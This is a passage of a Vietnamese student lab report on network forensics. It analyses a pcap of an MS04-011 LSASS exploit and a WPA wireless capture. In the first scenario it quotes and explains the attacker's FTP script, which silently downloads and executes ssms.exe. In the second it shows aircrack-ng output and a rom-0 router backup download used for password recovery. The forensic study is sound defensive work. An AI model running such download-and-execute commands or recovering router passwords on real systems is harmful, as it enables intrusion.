

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 4: Network Forensics

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P11.ANTT.1

Nhóm: N03

STT	Họ và tên	MSSV	Email
1	Lê Huy Hiệp	21522067	21522067@gm.uit.edu.vn
2	Nguyễn Trần Duy Anh	20520393	20520393@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 1 (đã làm trên lớp)	100%
2	Kịch bản 2 (đã làm trên lớp)	100%
3	Kịch bản 3 (đã làm trên lớp)	100%
4	Kịch bản 4	100%
5	Kịch bản 5	100%
6	Kịch bản 6	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Nội dung

Kịch bản 1-a:	2
Kịch bản 1-b:	8
Kịch bản 2:	14
Kịch bản 3:	17
Kịch bản 4:	19
Kịch bản 5:	22
Kịch bản 6:	26
YÊU CẦU CHUNG	29


BÁO CÁO CHI TIẾT**Kịch bản 1-a:****Kịch bản 01-a. Thực hiện phân tích tập tin dữ liệu mạng.**

- Mô tả: Một máy tính trong mạng nội bộ bị nghi ngờ tấn công từ bên ngoài, nhân viên quản trị mạng dùng những công cụ chuyên dụng bắt các kết nối đến máy nạn nhân trong thời gian diễn ra cuộc tấn công. Sau đó lưu lượng mạng được trích xuất toàn bộ nội dung trong tập tin pcap.
- Tài nguyên thực hiện: traffic_kb01_a.pcap
- Yêu cầu: Thực hiện phân tích tập tin dump từ dữ liệu mạng để tìm nguồn gốc và nguyên nhân vụ tấn công để có giải pháp khắc phục


Đáp án:

Mở file pcap lên

Lab 4: Network Forensics



Xem thống kê các Ipv4 kết nối đến máy nạn nhân bằng Statistics > Endpoints > Ipv4



Địa chỉ IP nằm trong mạng 192.168.0.0/24 là địa mạng nội bộ (địa chỉ IP của nạn nhân)

Địa chỉ còn lại là địa chỉ IP của kẻ tấn công: 98.114.205.102

Tìm kiếm thông tin của địa chỉ IP

Lab 4: Network Forensics



Xem các TCP session tổng cộng có 5 phiên chạy trên các port khác nhau:

Wireshark - Conversations - traffic_kb01.a.pcap

Conversation Settings	Ethernet - 1	IPv4 - 1	IPv6	TCP - 5	UDP
<input type="checkbox"/> Name resolution					
<input type="checkbox"/> Absolute start time					
<input type="checkbox"/> Limit to display filter					
	<input type="button" value="Copy"/>	<input type="button" value="Follow Stream..."/>		<input type="button" value="Graph"/>	

Kiểm tra phiên đầu tiên

ip.addr==98.114.205.102 && tcp.port==1821 && ip.addr==192.150.11.111 && tcp.port==445

No.	Time	Source	Destination	Protocol	Length	Info
1 0.000000	98.114.205.102	192.150.11.111		TCP	62	1821 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
2 0.000464	192.150.11.111	98.114.205.102		TCP	62	445 → 1821 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
3 0.119058	98.114.205.102	192.150.11.111		TCP	60	1821 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4 0.134175	98.114.205.102	192.150.11.111		TCP	60	1821 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
7 0.135193	192.150.11.111	98.114.205.102		TCP	54	445 → 1821 [ACK] Seq=1 Ack=2 Win=5840 Len=0
8 0.238169	192.150.11.111	98.114.205.102		TCP	54	445 → 1821 [FIN, ACK] Seq=1 Ack=2 Win=5840 Len=0
12 0.354302	98.114.205.102	192.150.11.111		TCP	60	1821 → 445 [ACK] Seq=2 Ack=2 Win=64240 Len=0


Không có gì bất thường, dường như attacker chỉ muốn thăm dò cổng này

Port 445 Đây là cổng chạy dịch vụ SMB (Server Message Block), cung cấp khả năng chia sẻ file giữa các máy tính hoặc máy in và máy tính. SMB từng được biết đến với việc dính một số lỗ hổng bảo mật.

Kiểm tra hiên thứ 2

19 0.957617 192.150.11.111 98.114.205.102 SMB | 175 Session Setup AndX Response

Lab 4: Network Forensics



Thông tin gửi đi cho thấy máy nạn nhân là Windows 2000

Xem thêm các gói tin khác:

20 1.073151	98.114.205.102	192.150.11.111	SMB	152 [Tree Connect AndX Request, Path: \\192.150.11.111\ipc\$]
21 1.073174	192.150.11.111	98.114.205.102	TCP	54 445 → 1828 [ACK] Seq=468 Ack=626 Win=8576 Len=0

Đây là một yêu cầu kết nối đến 1 cây chia sẻ cụ thể ở đây là ipc\$ để có thể gửi lệnh đến nạn nhân

Sau đó request tới dịch vụ lsarpc

\lsarpc là tên của một chia sẻ (share) đặc biệt trong môi trường Windows.

Chia sẻ này thường được sử dụng để giao tiếp giữa các tiến trình và dịch vụ thông qua RPC (Remote Procedure Call) với dịch vụ LSA (Local Security Authority). Thường được dùng để gọi hàm trên máy tính khác trong mạng mà không cần phải hiểu chi tiết về mạng.

23 1.307145	98.114.205.102	192.150.11.111	SMB	158 [NT Create AndX Request, FID: 0x4000, Path: \lsarpc]
24 1.307168	192.150.11.111	98.114.205.102	TCP	54 445 → 1828 [ACK] Seq=528 Ack=730 Win=8576 Len=0

Sau đó kẻ tấn công gửi một số gói tin đến nạn nhân

29 1.797873	98.114.205.102	192.150.11.111	TCP	1514 [1828 → 445 [ACK] Seq=890 Ack=795 Win=63446 Len=1460 [TCP segment of a reassembled PDU]]
30 1.797886	192.150.11.111	98.114.205.102	TCP	54 445 → 1828 [ACK] Seq=795 Ack=2350 Win=11680 Len=0
31 1.801993	98.114.205.102	192.150.11.111	TCP	1514 [1828 → 445 [ACK] Seq=2350 Ack=795 Win=63446 Len=1460 [TCP segment of a reassembled PDU]]
32 1.804003	192.150.11.111	98.114.205.102	TCP	54 445 → 1828 [ACK] Seq=795 Ack=3810 Win=14600 Len=0


Và gọi hàm Active Directory Setup, DsRoleUpgradeDownlevelServer

33 1.805992	98.114.205.102	192.150.11.111	DSSETUP	454 [DsRoleUpgradeDownlevelServer request[Long frame (3208 bytes)]]
-------------	----------------	----------------	---------	---


Tìm hiểu thêm về 'DsRoleUpgradeDownlevelServer' trên mạng thì ta biết được phiên bản remote Windows chứa một lỗ hổng trong chức năng 'DsRoleUpgradeDownlevelServer' của Local Security Authority Server Service (LSASS) cho phép kẻ tấn công thực thi mã tùy ý trên máy chủ từ xa với các đặc quyền hệ thống. Nó là một lỗi về Buffer Overflow của dịch vụ SMB có mã là MS04-011 Microsoft LSASS Service DsRoleUpgradeDownlevelServer Overflow.

Đây có thể là đoạn dữ liệu kẻ tấn công sử dụng để điều khiển từ xa

Lab 4: Network Forensics



Kiểm tra hiện thứ 3



Đây là lệnh tải file thông qua FTP mà không hiện thông báo

Giải thích cách các lệnh này hoạt động:

Đây là một chuỗi các lệnh sử dụng FTP để tải xuống tệp và thực thi một chương trình. Cụ thể:

echo open 0.0.0.0 8884 > o

Lệnh echo ghi chuỗi open 0.0.0.0 8884 vào file o. Đây là lệnh FTP dùng để kết nối đến máy chủ FTP tại địa chỉ IP 0.0.0.0 và cổng 8884. (Địa chỉ IP 0.0.0.0 có thể không hợp lệ trong thực tế, có thể chỉ là một placeholder hoặc giá trị không chính thức.)

echo user 1 1 >> o

Lệnh echo ghi thêm chuỗi user 1 1 vào file o. Đây là lệnh FTP để đăng nhập vào máy chủ với tên người dùng là 1 và mật khẩu là 1.

echo get ssms.exe >> o

Lệnh echo ghi thêm chuỗi get ssms.exe vào file o, yêu cầu tải xuống tệp ssms.exe từ máy chủ FTP.

echo quit >> o



Lệnh echo ghi thêm chuỗi quit vào file o, yêu cầu kết thúc phiên FTP.

ftp -n -s:o

Lệnh ftp -n -s:o thực thi FTP mà không yêu cầu thông báo đăng nhập (do sử dụng tùy chọn -n), và các lệnh FTP được lấy từ file o (do sử dụng tùy chọn -s:o).

del /F /Q o

Lệnh này xóa file o sau khi các lệnh FTP đã được thực thi. /F là tùy chọn buộc xóa file, và /Q là tùy chọn không hiển thị thông báo.

ssms.exe

Cuối cùng, lệnh này thực thi chương trình ssms.exe

Máy nạn nhân đã làm như attacker yêu cầu:

```
Wireshark · Follow TCP Stream (tcp.stream eq 3) · traffic_kb01_a.pcap

220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

Kiểm tra hiên thứ 5 :

Lab 4: Network Forensics

155 client pkts. 0 server pkts. 0 turns.

Đây có thể là file ssms.exe được tải về

Kịch bản 1-b:

Kịch bản 01-b. Thực hiện phân tích tập tin dữ liệu mạng thu được.

- Mô tả: Tập tin pcap được cho là dữ liệu mạng thu được từ một mạng không dây.
- Tài nguyên thực hiện: Network_Forensic_kb01_b.pcap
- Yêu cầu: Thực hiện phân tích tập tin dump từ dữ liệu mạng để tìm SSID, mật khẩu giải mã stream TCP, sau đó phân tích stream đã giải mã để tìm flag.

Đáp án: Flag: *be02d2a396482969e39d92b6e440f5e3*

Xem packet xem chuẩn không dây đang sử dụng là IEEE 802.11 đây là chuẩn kết nối không dây của wifi

> Frame 1: 24 bytes on wire (192 bits), 24 bytes captured (192 bits)
> IEEE 802.11 Null function (No data), Flags: ...P..T..

SSID là Rome

Lab 4: Network Forensics

```

    > IEEE 802.11 Wireless Management
    > Fixed parameters (12 bytes)
    > Tagged parameters (58 bytes)
        > Tag: SSID parameter set: "Rome"
            Tag Number: SSID parameter set (0)
            Tag length: 4
            SSID: "Rome"
        > Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
        > Tag: DS Parameter set: Current Channel: 6
        > Tag: Vendor Specific: Microsoft Corp.: WPA Information Element

```

Sử dụng công cụ aircrack-ng để kiểm tra việc truyền dữ liệu có mã hóa hay không

```


└─(kali㉿kali)-[~/Downloads]
└─$ aircrack-ng Net_Forensic_kb01_b.cap
Reading packets, please wait ...
Opening Net_Forensic_kb01_b.cap
Resetting EAPOL Handshake decoder state.
Read 8525 packets.

# BSSID          ESSID     -IDS          frames Encryption      alltsv
1  38:AA:3C:32:46:60  SD           Unknown
2  74:EA:3A:FF:0F:48  Rome        WPA (1 handshake)

```


Mã hóa WPA

Theo gợi ý em lọc các gói tcp



Xem stream

Lab 4: Network Forensics



```

GET /rom-0 HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: 46.4.232.88
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 30 Jan 2016 12:59:22 GMT
Server: RomPager/4.07 UPnP/1.0
Last-Modified: Fri, 29 Jan 2016 21:40:02 GMT
Accept-Ranges: bytes
Content-Length: 16384
Content-Type: application/octet-stream
Via: 1.1 J5K-Mobinnet (jaguar/3.0-11)
Connection: close

....Hdbgarea....H...
.....
```


1 client pkt, 13 server pkts, 1 turn.

Entire conversation (12 kB) Show data as ASCII Stream 0 Find Next

Find: Filter Out This Stream Print Save as... Back Close Help

Thấy dòng chữ **Hdbgarea**

Tìm kiếm thì thấy



Q Web Hình ảnh Video Học tập Bản đồ Thêm Mọi lúc Tìm kiếm An toàn: Tắt

[https://www.nirsoft.net > utils > router_password_re...](https://www.nirsoft.net/utils/router_password_re.html)

RouterPassView - Recover lost password from router backup file ...
Added support for another version of rom-0/**Hdbgarea** file format (Zyxel P-2612HWU-F1 Modem)

Thấy từ khóa liên quan đến việc **Recover lost password from router backup file** khôi phục mật khẩu đã mất từ router backup file trong trang web Nirsoft (bên trên)

- Version 1.62:
 - Added support for another version of rom-0/**Hdbgarea** file format (Zyxel P-2612HWU-F1 Modem).
- Version 1.61:
 - Added support for LevelOne WBR-3406TX v2 and possibly other routers (with DDC6031 and ZXL6031 signatures)
- Version 1.60:
 - Added support for decompression of rom-0/**Hdbgarea** file format, which is used in multiple routers, including Huawei Echolife HG510a/HG520s/HG520b/HG520c, TP-LINK TD-W8901N, TP-LINK TD-8816, TP-LINK TD-W8901G, TP-LINK TD-W8951ND, TP-LINK TD-8817, SmartAX MT880a/MT880d/MT882a, Zyxel AMG1302, and possibly others. Be aware that in table mode, only the login password of the router is displayed, but you can find all other data if you switch to Hex Dump mode.

Trong trang web này có công cụ khôi phục lại mật khẩu:

Lab 4: Network Forensics

